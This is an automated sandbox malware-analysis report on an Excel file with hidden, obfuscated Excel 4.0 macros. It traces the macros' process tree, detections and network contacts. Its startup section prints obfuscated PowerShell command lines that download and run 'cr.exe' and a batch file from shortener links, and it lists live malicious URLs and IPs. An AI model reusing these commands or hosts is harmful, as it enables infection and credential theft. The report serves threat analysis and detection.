



ID: 337274
Sample Name: ul9kpUwYel.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:04:48
Date: 08/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report ul9kpUwYel.xls 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Yara Overview 5
Initial Sample 5
PCAP (Network Traffic) 6
Dropped Files 6
Memory Dumps 6
Sigma Overview 6
System Summary: 6
Signature Overview 6
AV Detection: 7
Software Vulnerabilities: 7
System Summary: 7
Data Obfuscation: 7
Persistence and Installation Behavior: 7
Language, Device and Operating System Detection: 7
Stealing of Sensitive Information: 7
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 11
Public 12
General Information 12
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 15
ASN 16
JA3 Fingerprints 17
Dropped Files 18
Created / dropped Files 19
Static File Info 26
General 26
File Icon 26
Static OLE Info 26
General 26
OLE File "ul9kpUwYel.xls" 26

Indicators 26
Summary 27
Document Summary 27
Streams 27
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 276 27
General 27
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 156 27
General 27
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 276911 27
General 27
Macro 4.0 Code 28
Network Behavior 28
Network Port Distribution 28
TCP Packets 28
UDP Packets 30
DNS Queries 30
DNS Answers 31
HTTP Request Dependency Graph 32
HTTP Packets 32
HTTPS Packets 34
Code Manipulations 35
Statistics 35
Behavior 35
System Behavior 36
Analysis Process: EXCEL.EXE PID: 2484 Parent PID: 584 36
General 36
File Activities 36
File Created 36
File Deleted 36
File Moved 36
File Written 37
File Read 43
Registry Activities 43
Key Created 43
Key Value Created 43
Key Value Modified 51
Analysis Process: cmd.exe PID: 2604 Parent PID: 2484 52
General 52
Analysis Process: cmd.exe PID: 2524 Parent PID: 2484 52
General 52
Analysis Process: cmd.exe PID: 2492 Parent PID: 2484 52
General 52
Analysis Process: powershell.exe PID: 2300 Parent PID: 2604 52
General 52
File Activities 53
File Read 53
Analysis Process: cmd.exe PID: 2320 Parent PID: 2484 53
General 54
Analysis Process: powershell.exe PID: 284 Parent PID: 2524 54
General 54
File Activities 54
File Deleted 54
File Read 54
Analysis Process: cmd.exe PID: 2848 Parent PID: 2484 55
General 55
Analysis Process: powershell.exe PID: 2936 Parent PID: 2492 55
General 55
File Activities 55
File Read 56
Analysis Process: powershell.exe PID: 2460 Parent PID: 2320 56
General 56
File Activities 57
File Read 57
Analysis Process: powershell.exe PID: 2860 Parent PID: 2848 57
General 57
File Activities 58
File Created 58
File Written 58
File Read 58
Registry Activities 59
Analysis Process: attrib.exe PID: 152 Parent PID: 2936 59
General 59

Analysis Process: cmd.exe PID: 1924 Parent PID: 2460 60
General 60
File Activities 60
File Read 60
Analysis Process: mode.com PID: 2420 Parent PID: 1924 60
General 60
Analysis Process: cmd.exe PID: 952 Parent PID: 1924 60
General 60
Analysis Process: cmd.exe PID: 972 Parent PID: 1924 61
General 61
Analysis Process: powershell.exe PID: 2036 Parent PID: 972 61
General 61
File Activities 61
File Created 61
File Written 61
File Read 62
Registry Activities 63
Analysis Process: cr.exe PID: 2240 Parent PID: 2036 63
General 63
File Activities 63
File Created 63
File Deleted 64
File Written 64
File Read 65
Registry Activities 66
Disassembly 66
Code Analysis 66


Analysis Report ul9kpUwYel.xls

Overview

General Information

Sample Name:	ul9kpUwYel.xls
Analysis ID:	337274
MD5:	c2ca4d5f2632597..
SHA1:	076f6120eb80059.
SHA256:	1ed66ae579df680.
Tags:	SilentBuilder xls

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Powershell downloa…
- Contains functionality to steal Intern…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Machine Learning detection for dropp…
- Obfuscated command line found

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2484 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 2604 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2300 cmdline: powershell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2524 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 284 cmdline: powershell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2492 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2936 cmdline: powershell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - attrib.exe (PID: 152 cmdline: 'C:\Windows\system32\attrib.exe' +s +h pd.bat MD5: C65C20C89A255517F11DD18B056CADB5)
  - cmd.exe (PID: 2320 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2460 cmdline: powershell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - cmd.exe (PID: 1924 cmdline: C:\Windows\system32\cmd.exe /c ''C:\Users\user\Documents\pd.bat'' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - mode.com (PID: 2420 cmdline: mode 18,1 MD5: 718E86CB060170430D4EF70EE39F93D4)
        - cmd.exe (PID: 952 cmdline: C:\Windows\system32\cmd.exe /c ver MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - cmd.exe (PID: 972 cmdline: Cmd /c ' p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('https://cutt.ly/0jsbUDT',($env:appdata)+'\cr.exe ');Start-Sleep 2; Start-Process $env:appdata\cr.exe;' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
          - powershell.exe (PID: 2036 cmdline: powershell -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('https://cutt.ly/0jsbUDT',($env:appdata)+'\cr.exe') ;Start-Sleep 2; Start-Process $env:appdata\cr.exe; MD5: 852D67A27E454BD389FA7F02A8CBE23F)
            - cr.exe (PID: 2240 cmdline: 'C:\Users\user\AppData\Roaming\cr.exe' MD5: 740E559929463320CB8E0403FD35A097)
  - cmd.exe (PID: 2848 cmdline: cmd /c powershe^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/ZjsbPXY','pd.bat') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2860 cmdline: powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/ZjsbPXY','pd.bat') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
ul9kpUwYeI.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x44bc2:$s1: Excel • 0x4135e:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	SUSP_PowerShell_Caret_Obfuscation_2	Detects powershell keyword obfuscated with carets	Florian Roth	• 0x12a6f:$r1: p^owersh^el^l • 0x12c98:$r1: p^owersh^el^l • 0x12f05:$r1: p^owersh^el^l • 0x130e2:$r1: p^owersh^el^l • 0x12a6f:$r2: p^owersh^el^l • 0x12c98:$r2: p^owersh^el^l • 0x12f05:$r2: p^owersh^el^l • 0x130e2:$r2: p^owersh^el^l
dump.pcap	JoeSecurity_ObfuscatedPowershell	Yara detected Obfuscated Powershell	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Documents\pd.bat	SUSP_PowerShell_Caret_Obfuscation_2	Detects powershell keyword obfuscated with carets	Florian Roth	• 0xd4:$r1: p^owersh^el^l • 0x2fd:$r1: p^owersh^el^l • 0x524:$r1: p^owersh^el^l • 0x701:$r1: p^owersh^el^l • 0xd4:$r2: p^owersh^el^l • 0x2fd:$r2: p^owersh^el^l • 0x524:$r2: p^owersh^el^l • 0x701:$r2: p^owersh^el^l
C:\Users\user\Documents\pd.bat	JoeSecurity_ObfuscatedPowershell	Yara detected Obfuscated Powershell	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000002.2156606049.000000000370B000.00000004.00000001.sdmp	SUSP_PowerShell_Caret_Obfuscation_2	Detects powershell keyword obfuscated with carets	Florian Roth	• 0x1b0da:$r1: p^owersh^el^l • 0x1b303:$r1: p^owersh^el^l • 0x1b52a:$r1: p^owersh^el^l • 0x1b707:$r1: p^owersh^el^l • 0x1d78c:$r1: p^owersh^el^l • 0x1d9b5:$r1: p^owersh^el^l • 0x1dbdc:$r1: p^owersh^el^l • 0x1ddb9:$r1: p^owersh^el^l • 0x1e04c:$r1: p^owersh^el^l • 0x1e275:$r1: p^owersh^el^l • 0x1e49c:$r1: p^owersh^el^l • 0x1e679:$r1: p^owersh^el^l • 0x1b0da:$r2: p^owersh^el^l • 0x1b303:$r2: p^owersh^el^l • 0x1b52a:$r2: p^owersh^el^l • 0x1b707:$r2: p^owersh^el^l • 0x1d78c:$r2: p^owersh^el^l • 0x1d9b5:$r2: p^owersh^el^l • 0x1dbdc:$r2: p^owersh^el^l • 0x1ddb9:$r2: p^owersh^el^l • 0x1e04c:$r2: p^owersh^el^l

Sigma Overview

System Summary:




Sigma detected: Powershell downloading file from url shortener site

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Hiding Files with Attrib.exe

Signature Overview

Copyright null 2021



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:



- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file

Software Vulnerabilities:



- Document exploit detected (process start blacklist hit)

System Summary:



- Malicious sample detected (through community Yara rule)
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Found Excel 4.0 Macro with suspicious formulas
- Found obfuscated Excel 4.0 Macro
- Powershell drops PE file

Data Obfuscation:



- Obfuscated command line found
- Suspicious powershell command line found

Persistence and Installation Behavior:



- Tries to download and execute files (via powershell)

Language, Device and Operating System Detection:



- Yara detected Obfuscated Powershell

Stealing of Sensitive Information:



- Contains functionality to steal Internet Explorer form passwords
- Tries to harvest and steal browser information (history, passwords, etc)


Copyright null 2021

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Commar and Con
Valid Accounts	Scripting 3 1 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress T Transfer
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1	Deobfuscate/Decode Files or Information 1 1	Credentials In Files 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1 1	Exfiltration Over Bluetooth	Encrypte Channel
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 1 1	Security Account Manager	File and Directory Discovery 1 4	SMB/Windows Admin Shares	Screen Capture 1	Automated Exfiltration	Non-Applicatic Layer Protocol
Local Accounts	Command and Scripting Interpreter 1 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2 1	NTDS	System Information Discovery 3 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applicatic Layer Protocol
Cloud Accounts	PowerShell 2	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Security Software Discovery 2 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Commun
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Virtualization/Sandbox Evasion 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Common Used Por
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicatic Layer Pro
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Prot
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Trans Protocols

Behavior Graph


Copyright null 2021




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ul9kpUwYel.xls	42%	Virustotal		Browse
ul9kpUwYel.xls	25%	Metadefender		Browse
ul9kpUwYel.xls	34%	ReversingLabs	Document-Word.Downloader.EncDoc	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\cr.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\LocalLow\sqlite3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\sqlite3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\cr.exe	72%	ReversingLabs	Win32.Trojan.Glupteba	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
24.2.cr.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137972		Download File

Domains

Source	Detection	Scanner	Label	Link
cutt.ly	0%	Virustotal		Browse
trashbininspector.fun	8%	Virustotal		Browse
chebo.discountmonumentcenter.com	4%	Virustotal		Browse
telete.in	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://37.46.150.139/bat/scriptxls_bcb01d52-349f-4210-b1fc-2540a097ee09_fteenetx_wdexclusion.bat	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://chebo.discountmonumentcenter.com/vantuz_2021.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cutt.ly	104.22.1.232	true	true	• 0%, Virustotal, Browse	unknown
trashbininspector.fun	104.18.58.219	true	true	• 8%, Virustotal, Browse	unknown
chebo.discountmonumentcenter.com	192.185.194.191	true	false	• 4%, Virustotal, Browse	unknown
telete.in	195.201.225.248	true	false	• 2%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://37.46.150.139/bat/scriptxls_bcb01d52-349f-4210-b1fc-2540a097ee09_fteenetx_wdexclusion.bat	false	• Avira URL Cloud: safe	unknown
http://chebo.discountmonumentcenter.com/vantuz_2021.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleaner	powershell.exe, 0000000A.00000002.2160741511.00000000003FE000.00000004.00000020.sdmp, powershell.exe, 0000000E.00000002.2143296812.000000000032E000.00000004.00000020.sdmp	false		high
